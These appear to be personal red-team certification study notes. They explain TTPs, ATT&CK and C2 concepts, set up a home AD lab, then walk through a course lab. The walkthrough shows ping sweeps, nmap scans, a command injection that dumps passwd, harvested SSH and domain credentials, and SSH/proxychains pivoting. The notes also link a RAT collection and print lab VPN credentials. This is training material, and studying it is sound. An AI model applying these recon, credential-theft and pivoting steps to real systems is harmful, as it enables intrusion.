- target: adversary TTPs
- CRTA-stuff to look into
fundamentals
whats a TTP
- basically how a specific / specific group of threat actors also known as APT (Advanced Persistent Threat)s behave.
- read this if you wanna know about some well known APT groups: https://attack.mitre.org/groups/
- TTP is an accronym for Tactics, Techniques and Procedures
- Tactics
- overall goal of an attack like stealing data or disrupting a system
- Techniques
- methods to achieve that goal like using phishing mails or exploiting a vuln
- Procedures
- the detailed specific steps taken to execute a technique like the exact steps in a phishing campaign
- Tactics
whats red teaming
- objectives
- identify misconfigs and vulns to get critical/sensitive assets and data
- testing the targated orgs detection and response capabilities
- is quiet and stealthy
- red teams are trained to elude detection from stuff like (in terms of physical red teaming techniques):
- CCTVs
- Keypad entry locks
- wireless/video intercoms
- motion/sensor detectors
- single/double deadbolts
- door and window locks
- steel security doors
- remote entry gates
- red teams are trained to elude detection from stuff like (in terms of physical red teaming techniques):
- behaves and attacks similarly to real threat actors
- RT simulation - copy techniques of threat actors
- attacks exactly like a specific threat group/APT based on threat intel
- RT emulation - mimics behaviour of threat actors
- attacks as a threat group. doesnt matter what APT uses what TTP. is dynamic and changes tactics based on the situations at hand like a real threat group
- RT simulation - copy techniques of threat actors
pentesting vs red teaming
| penetration testing | red teaming |
|---|---|
| very limited scope like one or two boxes or networks. doesnt test where it isnt told to and makes assumptions about the environment | scope is huge. usually a specific part or an entire organization. tests everything and tries to compromise everything. makes no assumptions and changes TTPs whenever needed |
| is an attack against hosts, networks or applications to measure and identify risks associated with the exploitation of a target environment. emphasizes reducing exposed vulns | basically simulates real world TTPs used by actual threat actors with a goal in mind. assesses how well the detection and defense capabilities of the org. |
| uses tools and stuff currently thats currently available and isnt that upto date | implements the latest tools, exploits and vulns and is constantly researching for new ones to implement |
red team attack lifecycle
gist of what the lifecycle looks like:
- extensive OSINT
- gathers extensive amounts of information about the target to map the entire attack surface and identify weak points and sensitive info that can be used for further exploitation purposes
- platforms where employees are like social media are generally the primary focus in this phase
- initial access and execution
- uses the identified entry vectors in the previous phase to get a foothold in the internal network. can be through anything like hosted remote services, web misconfigs etc it really depends on the kind of tech stack the org uses. execution in this case is attacker controlled code running on the target machine
- persistence and privEsc
- keeping reliable access to compromised systems across restarts and privEsc :v
- lateral movement with defensive evasion
- lateral movement is basically moving from a compromised machine to another machine within the same network as the original comprimised machine. can be done through tools, service exploitation or internal phishing and legit creds/native network and OS tools if being stealthy is a concern
- defensive evasion is self explanatory :v can be done thorugh obfuscating scripts using packers, using trusted processes, disabling security software etc
- discovery, data collection
- collects sensitive user/financial data and creds and does file and directory discovery to identify and map out the internal network further and get an idea of the internal network architecture
- can collect data from anywhere such as user clipboards to archives. adversaries usually pack (compress and encrypt) the data prior to exfiltration once the collection has been done in this stage
- data exfiltration and high level persistence
- basically stealing the collected data
frameworks to describe the steps in detail:
The Cyber Kill Chain
- developed by Lockheed Martin (a large military manufacturer in the US), part of the Intelligence Driven Defense model that identifies what adversaries must complete in order to achieve their objective. roots from military kill chains like the foure F’s from the US military during WW2: Find, Fix, Fight and Finish the enemy, or a more modern version of that being F2T2EA: Find, Fix, Track, Target, Engage ans Assess
- mainly a communication tool for showing business leaders the steps in an attack and a big budget is needed to interrupt or make each layer more difficult for adversaries
- has 7 steps:

The MITRE ATT&CK Framework
- MITRE is a non profit company that works for the common good in the areas of cybersecurity
- MITRE was the first to address the need to track and catalog the TTPs employed by APT orgs/groups against business Windows networks in 2013. FMX (Fort Made eXperiment), an internal experiment was where it all began
- has a bunch of matrices that provide us with systematic and structured flows of the TTPs in various feilds of cybersec such as the ATT&CK and D3FEND matrices and a bunch of others
- we mainly refer to the enterprise matrix when we talk about the MITRE ATT&CK Framework
- ATT&CK is an abbreviation of
Adversarial Tactics, Techniques & Common Knowledge
- ATT&CK is an abbreviation of
- the first row items are the various tactics and the columns are the techniques used for that specific tactic. the techniques with gray bars have nested sub tactics within them
- each TTP listed has everything from which groups use it, how its used, how to mitigate it etc etc
- look at this for a more detailed examples of the TTPs employed on each stage: https://attack.mitre.org/matrices/enterprise/
red team infrastructure
C2 server:
- command and control server :v self explanatory.
- look at this for some fun: https://github.com/Cryakl/Ultimate-RAT-Collection
Payload server
- hosts the payloads and malicious scripts and stuff for the attacker to deliver into systems from
Proxy servers
- sits between the victim networks and the C2 server to mask the c2 server’s address
- attackers use a proxy chain of these servers to make it way harder to trace back to the c2 server
DMZ (De-Militarized Zone) Network

- acts as a seperate subnet to host external facing services like web or mail servers and stuff. minimizes the risk of the internal corporate lan being compromised by controlling traffic flow with firewalls
shells and payloads
payloads:
singles
- self contained payloads designed to do specific stuff like creating a user
- example metasploit payload:
payload/windows/adduser
- example metasploit payload:
stagers
- small payloads designed to set up a stable connection between the attacker and the victim machine to download the actual larger payload to execute
stages
- the larger payload the stagers download and execute. can do far more complex stuff. meterpreter is an example
shells:
- CLI interaction method with the os and its resources :v
reverse shells:
- the attacker listens for a connection back from the victim
bind shells:
- the victim has a port open that the attacker can connect to
enterprise network:
- an enterprise network has a shitton of different kinds of servers for different purposes. lets cover some of them:
- web server
- usually in the DMZ and connected to the internal network
- mail server
- usually in the DMZ as well
- DB server
- Bastion-Host (Jump server)
- acts as a secure gateway for accessing private networks by sitting between the workstation and the internal network
- specifically configured to withstand attacks with minimal software, strict firewalls and regular patching
- activity on the bastion host is logged
- usual way to connect to it is via ssh or rdp
- automation server
- helps the devs automate stuff for continious integration and delivery (CI/CD)
- example servers:
- jenkins
- teamcity
- bamboo
- active directory
- web server
whats active directory
- a bunch of windows computers that share a centralized DB of user accounts and security policies, managed by at least one server called a Domain Controller (DC) that handles user authentication and access to resources within the domain.
- DCs can be assigned various roles for specific tasks. these tasks can be performed by a single DC at a time to ensure consistency and prevent conflicts (multiple DCs cant have the same role). these roles are called Flexible Single Master Operations (FSMO)
- key components of AD:
- authentication is typically handled by two key protocols
lab setup
- lab structure to setup:

- I’ll be using vmware workstation pro 17.6.3
network adapter setup
- go to the vmware virtual network editor at
edit>virtual network editorin the top bar. you should see something like this pop up:

- click on the
Change Settingsbutton on the bottom right to unlock custom configuration capabilities - add two networks and assign the subnet ips: (see subnetting if you wanna know more about that)
192.168.50.0(this will be the external network)10.10.10.0(this will be the internal network)
- hit apply and it should now look like this (i renamed both my adapters cuz why not)

- remember to uncheck the local DHCP service option since we’re going to assign IPs manually
external red team lab setup

- download ts: https://excellmedia.dl.sourceforge.net/project/metasploitable/Metasploitable2/metasploitable-linux-2.0.0.zip (this’ll work as the web server that sits between the networks)
- open that shit in vmware (double clicking on the
.vmxfile will work no need to do this stuff its just there for explaining purposes :V)
- set up the first adapter as the custom external adapter and the second one as the custom internal one like this

- and set your kali to use the external adapter as well :3
- run the metasploitable machine (ill call it “the server” from here on out). the creds are
msfadmin:msfadmin - it wont have an ip by default since we dont have dhcp setting everything up for us. open
/etc/network/interfaceswith nano as sudo. should see something like this:

- add these lines:

- do
/etc/init.d/networking restartto restart the networking service. should have two ips now on both the interfaces - do the same thing for kali (dont add the gateway line or you wont be able to access the internet) and give it the address
192.168.50.2and ping the server to see if its all good. if it does work thats all there is to the external network setup :3
internal red team lab setup
- download these:
- https://go.microsoft.com/fwlink/p/?LinkID=2195174&clcid=0x409&culture=en-us&country=US (windows server 2016 for the DC)
- https://go.microsoft.com/fwlink/p/?LinkID=2195443&clcid=0x409&culture=en-us&country=US (windows server 2012 R2 for the application server)
- https://go.microsoft.com/fwlink/p/?LinkID=2208844&clcid=0x409&culture=en-us&country=US (windows 10 enterprise as an employee machine)
- we will set these IPs to each machine in the internal network:
- DC:
10.10.10.2 - Application Server:
10.10.10.3 - employee machine:
10.10.10.4
- DC:
WS2016 DC setup
- go to vmware
file>new virtual machine - select typical
- select
i will install the operating system lateroption - select the guest OS as windows and version as windows server 2016 from the dropdown
- spam next until the hardware customization section. up the ram a bit and select the network adapter as the internal one we set up earlier
- select finish
- go to the settings for the machine and select the ISO for it as the
CD/DVD (SATA) - run the machine
- select the standard install (the 2nd option. dont select the datacenter versions either)
- select custom and select new and then apply on the storage section. it’ll create a bunch of partitions automatically.
- click next. wait a while. its gonna set some things up. should take you to a screen like this:

- creds i set: (for every machine)
P@$$w0rd!
- log in after finishing
- set up the static IP and set the DNS as its own IP since the DC will act as the DNS itself
- go to to the server dashboard and set up roles and groups. choose the forest root, domain name, select the DNS and AD DS and set everything else as the default and wait till it finishes.
- upgrade the server to a domain controller
- go to tools > manage users and groups
- expand the domain and right click on the users OU, add two users for the aplication server and the other for the employee machine. set the password never expires option
- thats about it for the DC
app server (ws2012-r2) and employee machine (win10ent) setup
- install/set up the machines the same way as ws2016
- set up the static ip on both the machines
- join the domain at my pc > properties > change name > change > domain and add the domain. will ask for admin creds for the domain admin. the creds are
Administrator:P@$$w0rd! - will restart to take effect. join as the appropriate users for the machines that we set up in the DC earlier from the “other user” section of the login screens
- both the machines and users should show up in the manage users and groups section of the DC panel
- thats about it for the internal environment
exploitation
External web server exploitation:
- metasploitable2 exploitation
- got a meterpreter shell using shellToMeterpreter
- updated the root creds to
root:rootas well
Pivoting:
- pivoting
- did this to connect to the webserver via ssh over a local SOCKS proxy:
ssh -D 8008 root@192.168.50.3- did
netstat -ant | grep 8008. its listening:
╭─[~]─[root@DEMONDAYZ]─[0]─[4309]
╰─[:)] # netstat -ant | grep 8008
tcp        0      0 127.0.0.1:8008          0.0.0.0:*               LISTEN
tcp6 0 0 ::1:8008 :::* LISTEN - modified
/etc/proxychains4.conf- commented out
proxy_dnsat line60 - added the entry
socks4 127.0.0.1 8008at the end of the file and deleted the default entry
- commented out
- did this to check if i can connect to 10.10.10.5 (webserver internal) via proxychains
proxychains nc -nv 10.10.10.5 80- yup sure can
- cant connect to
10.10.10.4 445because SMB isnt running on the employee machine unlike in the vid. these fucking assholes dont show the entire setup process fuck these guys and their module ts pisses me off - then they did a pretend enumeration to find employee machine possible creds in
vnc.logwhich apparently sometimes happens if the employee connects to the webserver via vnc. but those creds dont actually exist in our case cuz they made that shit up fuck these guys again i hate cwl - now they accessed the windows machine via RDP without showing how to set it up or where it came from lmao
how to set up rdp on the windows machine:
lab access
ovpn creds:
abdullah0521:aSo|cVXkscope:
external: 192.168.80.0/24
internal: 192.168.98.0/24
external:
- host discovery:
╭─[~/projects/CRTA/lab/external]─[root@DEMONDAYZ]─[0]─[4860]
╰─[:)] # for i in $(seq 254); do ping 192.168.80.${i} -c1 -W1 & done | grep from
64 bytes from 192.168.80.1: icmp_seq=1 ttl=64 time=174 ms
64 bytes from 192.168.80.10: icmp_seq=1 ttl=63 time=178 ms- target:
192.168.80.10 - nmap A scan result:
# Nmap 7.95 scan initiated Fri Sep 19 14:52:54 2025 as: /usr/lib/nmap/nmap -vvv -p 22,80 -4 -A -oN 10Ascan.txt 192.168.80.10
Nmap scan report for 192.168.80.10
Host is up, received echo-reply ttl 63 (0.64s latency).
Scanned at 2025-09-19 14:52:56 EDT for 34s

PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 8d:c3:a7:a5:bf:16:51:f2:03:85:a7:37:ee:ae:8d:81 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC/QYfVmhSmPbov28ma0gUwDZPU3qIwuN2OaGckoc/eP/5tblHwLLn6OVLXL/COy+zvA2XDy5BYk9222v0q4du/YGhJmhi6E3vnn72gb9YYi2vilIYksFy1pRURXdCqZjSWLxVXjBx7+stPrFCOpUZ5OjBdOW+61mJbOaDEr17SG7TYGfZ0aSDe8PduFbeIYJflM4Mw+517EcJGj5qfTWxdXZYLzk+0YBD6DXs6JRbDDWPyjabTQJgXrV9XliZPlT67xa5qi89xP1shgx613prGZOPVH5q6XvRAoVxwaXe4+OC3t2V3So7xUQg4klBYKwMPXX1eOW12Jh/wUFUeliGfvVpRsQKrGoBeKuzAGqjyVvSv/e7rOPPsng241MUW4BD2Dz3VTVcvFOqJqhsjjDLRu2LLQyEVK8sDRSgRdgHB4+fZb1tyNjDHnSS+mx5fLJl15gfjPfDbnmHOGPHPylDmV4mnbB3R4UHBmMhJJ24PBzHFzeyd1VCjDEHiGShb8b8=
|   256 9a:b2:73:5a:e5:36:b4:91:d8:8c:f7:4a:d0:15:65:28 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBFcuhdRAURNIUCbK9v9MdTzpeo8GwIbxbtJE8bjvaxM5VtWPogEiXTDoKh3Yf2EelkMb7jZHly13jkI4Bv+c/mY=
|   256 3c:16:a7:6a:b6:33:c5:83:ab:7f:99:60:6a:4c:09:11 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA8e3jMqD/fzQKhBTIKHNuHwYMWGEpMXJ7odN6C2JiKK
80/tcp open  http    syn-ack ttl 63 Apache httpd 2.4.41 ((Ubuntu))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-title: Cyber WareFare Labs
|_http-server-header: Apache/2.4.41 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X
OS CPE: cpe:/o:linux:linux_kernel:4
OS details: Linux 4.19 - 5.15
TCP/IP fingerprint:
OS:SCAN(V=7.95%E=4%D=9/19%OT=22%CT=%CU=37846%PV=Y%DS=2%DC=T%G=N%TM=68CDA6AA
OS:%P=x86_64-pc-linux-gnu)SEQ(SP=106%GCD=1%ISR=10D%TI=Z%II=I%TS=A)OPS(O1=M5
OS:6AST11NW7%O2=M56AST11NW7%O3=M56ANNT11NW7%O4=M56AST11NW7%O5=M56AST11NW7%O
OS:6=M56AST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%D
OS:F=Y%T=40%W=FAF0%O=M56ANNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%RD=0
OS:%Q=)T2(R=N)T3(R=N)T4(R=N)T5(R=Y%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)U
OS:1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF
OS:I=N%T=40%CD=S)

Uptime guess: 38.528 days (since Tue Aug 12 02:13:39 2025)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=262 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   346.33 ms 10.10.200.1
2   172.05 ms 192.168.80.10

Read data files from: /usr/share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Sep 19 14:53:30 2025 -- 1 IP address (1 host up) scanned in 35.58 seconds- command injection in
email=variable when trying to submit email - dumped passwd file. got ssh creds:
privilege:Admin@962- possible creds inside
.mozilla/firefox/b2rri1qd.default-release/places.sqlite. dug around with sqlite3. got this:
john@child.warfare.corp:User1@#$%6pivoting:
- did
ip a. a new adapter with a different subnet
privilege@ubuntu-virtual-machine:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens34: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UNKNOWN group default qlen 1000
    link/ether 00:50:56:96:ce:96 brd ff:ff:ff:ff:ff:ff
    altname enp2s2
    inet 192.168.98.15/24 brd 192.168.98.255 scope global noprefixroute ens34
       valid_lft forever preferred_lft forever
3: ens32: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:50:56:96:ae:25 brd ff:ff:ff:ff:ff:ff
    altname enp2s0
    inet 192.168.80.10/24 brd 192.168.80.255 scope global noprefixroute ens32
valid_lft forever preferred_lft forever- did sshPivoting
internal:
- did bashPingSweep and got 3 hosts in the network one of which is itself
privilege@ubuntu-virtual-machine:~$ for i in $(seq 254); do ping 192.168.98.${i} -c1 -W1 & done | grep from
64 bytes from 192.168.98.2: icmp_seq=1 ttl=128 time=0.238 ms
64 bytes from 192.168.98.15: icmp_seq=1 ttl=64 time=0.010 ms
64 bytes from 192.168.98.30: icmp_seq=1 ttl=128 time=0.157 ms
64 bytes from 192.168.98.120: icmp_seq=1 ttl=128 time=0.210 ms- cleaned up hosts in
targets.txt:
192.168.98.2
192.168.98.30
192.168.98.120- did nmap A scans. results:
192.168.98.2:
# Nmap 7.95 scan initiated Wed Sep 17 14:03:25 2025 as: /usr/lib/nmap/nmap -Pn -A -oN 192.168.98.2.txt 192.168.98.2
Nmap scan report for 192.168.98.2
Host is up (0.85s latency).
Not shown: 987 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
53/tcp   open  domain        Simple DNS Plus
88/tcp   open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-09-17 17:42:58Z)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: warfare.corp0., Site: Default-First-Site-Name)
445/tcp  open  microsoft-ds?
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap          Microsoft Windows Active Directory LDAP (Domain: warfare.corp0., Site: Default-First-Site-Name)
3269/tcp open  tcpwrapped
5357/tcp open  wsdapi?
5985/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Aggressive OS guesses: 3Com Baseline Switch 2924-SFP or Cisco ESW-520 switch or Allied Telesis AT-8000 series switch (86%), Allied Telesis AT-8000S; Dell PowerConnect 2824, 3448, 5316M, or 5324; Linksys SFE2000P, SRW2024, SRW2048, or SRW224G4; or TP-LINK TL-SL3428 switch (86%), Aruba, Cisco, or Netgear switch (Linux 3.10 or 4.4) (86%), Linksys SRW2000-series or Allied Telesyn AT-8000S switch (86%), Dell X1052P switch (85%), Linksys SRW2008MP switch (85%), Cisco SG 300-10, Dell PowerConnect 2748, Linksys SLM2024, SLM2048, or SLM224P, or Netgear FS728TP or GS724TP switch (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: -21m31s
| smb2-time:
|   date: 2025-09-17T17:44:33
|_  start_date: N/A
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
|_nbstat: NetBIOS name: DC01, NetBIOS user: <unknown>, NetBIOS MAC: 00:50:56:96:b6:5b (VMware)

TRACEROUTE
HOP RTT       ADDRESS
